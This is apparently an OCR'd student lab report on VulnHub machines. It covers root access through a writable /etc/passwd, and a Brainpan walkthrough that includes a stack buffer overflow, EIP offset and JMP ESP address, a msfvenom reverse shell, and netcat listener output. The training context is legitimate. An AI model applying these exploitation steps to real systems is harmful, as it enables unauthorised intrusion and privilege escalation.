
PRIV ESC:

With the sudo -l command, I realized that the user did not have any special rights and it would not be possible to abuse the command


Looking into the /etc/ directory, I went through the files for something installed, and what might have been poorly configured, I found that /etc/passwd/ had modifications:



This means that you can add a new user with root rights, which I immediately did:



I made sure that I successfully added my rooted user to the end of /etc/passwd and changed the user from mowree to hacker:



Ruth received! The car is completely hidden.

Self-Assessment Questions:

- List the tools (programs and utilities) that you used to solve this lab:

nmap, gobuster, ssh2john, john the ripper

- List the vulnerabilities you've discovered:

LFI, Path traversal, Incorrect Permission assignment

- Give advice on how to improve your protection:

Move SSH private keys to some more secure location.

Definitely don't give all users permissions to edit a file

/etc/passwd


Lab 2 "41" :

- General information:

Testing period: 10.10.2023

Test object: https://www.vulnhub.com/entry/brainpan-1,51/


- Description of actions:



I found out the IP address of the car: 192.168.56.104.


With the help of Nmap, I found out that ports 9999 and 10000 were open (the http server was running on it).

Next, I went to 192.168.56.104:10000 to see what was on the web server:




It looks like it's a regular page. Looking at the source code also yielded nothing.

Next, I connected to port 9999 with a netcat:




This service sends you to such a prompt with a password.

In order to go further, I fused through the web server:



There is a Bin directory on the server, on which there is an executable executable file, which I will try to download and play with it:


On startup, a window opens waiting for the session to open on port 9999. I'll use netcat to connect to the sensitive service and see what's going on. To do this, I wrote a small script in Python that allows you to establish a local connection to the server:



When I connected, I received the following message:


It was really possible to connect, moreover, the work of some method of get_reply is visible.

Now I'll try to crash the program by feeding it a load of a large number of characters:




With a thousand "A" I managed to crash the program and overwrite the EIP register with


the value 0x41414141




Now you need to know the specific size of the buffer. Let's replace the payload with the cyclic pattern generated by pattern_create.rb:



Here, the EIP value is 35724134:




Now you can find out the offset by this register value using pattern_offset.rb:




So, there are 524 bytes of space allocated in the buffer. To check that this is really the case, let's rewrite the EIP to the value I need. For example, let's add "BBBB" to the end, which corresponds to HEX 0x42424242:


As you can see, control over the EIP has been obtained:




The register instruction JMP ESP can be easily found by searching:



JMP ESP: 0x311723f3. With the available information, I will add to the script:



So, the script has added the value of the return address in the Little Endian format and 48 NOP instructions, which will be followed by a reverse shell generated with Msfvenom in python format:



Netcat started listening to port 1337 and sent an exploit:

```
┌──(urals㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
192.168.56.104: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 39216
whoami
puck
```

So, I managed to connect and whoami shows that I'm under the user puck:

Since you can't see anything in the netcat, I'll spawn the shell:

```
┌──(urals㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
192.168.56.104: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 39217
python -c 'import pty; pty.spawn("/bin/sh")'
$ /bin/bash
/bin/bash
puck@brainpan:/home/puck$ whoami
whoami
puck
puck@brainpan:/home/puck$
```

So, the user is received, you can walk around and see what to find.

I found only three existing users: anansi, puck, reynard.

By running sudo -l, you can see what the puck user is allowed to execute on behalf of the sudo:

```
urals@kali: ~
File  Actions  Edit  View  Help
bash: cd: anansi: Permission denied
puck@brainpan:/home$ cd reynard
cd reynard
bash: cd: reynard: Permission denied
puck@brainpan:/home$ cd ../
cd ../
puck@brainpan:/$ ls
ls
bin   etc         initrd.img.old  media  proc  sbin     sys  var
boot  home        lib             mnt    root  selinux  tmp  vmlinuz
dev   initrd.img  lost+found      opt    run   srv      usr  vmlinuz.old
puck@brainpan:/$ cd home
cd home
puck@brainpan:/home$ cd puck
cd puck
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$
```

```
cd puck
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$
```


```
urals@kali: ~
File  Actions  Edit  View  Help
  - manual [command]
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
